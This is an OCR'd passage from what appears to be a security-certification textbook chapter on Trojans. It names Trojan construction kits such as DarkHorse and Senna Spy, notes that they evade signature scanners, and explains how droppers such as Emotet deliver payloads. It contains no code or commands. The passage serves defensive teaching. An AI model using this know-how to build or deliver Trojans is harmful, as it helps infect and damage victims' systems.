


Figure 7.25: Diagram showing the complete process involved in infecting target machine using Trojan

Creating a Trojan


- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker **creates user-specified Trojans** by selecting from various options

Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.





Figure 7.26: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet, Dridex, Gymdrop, and Anatsa are well-known droppers that attackers employ for deploying malware on the target machine.

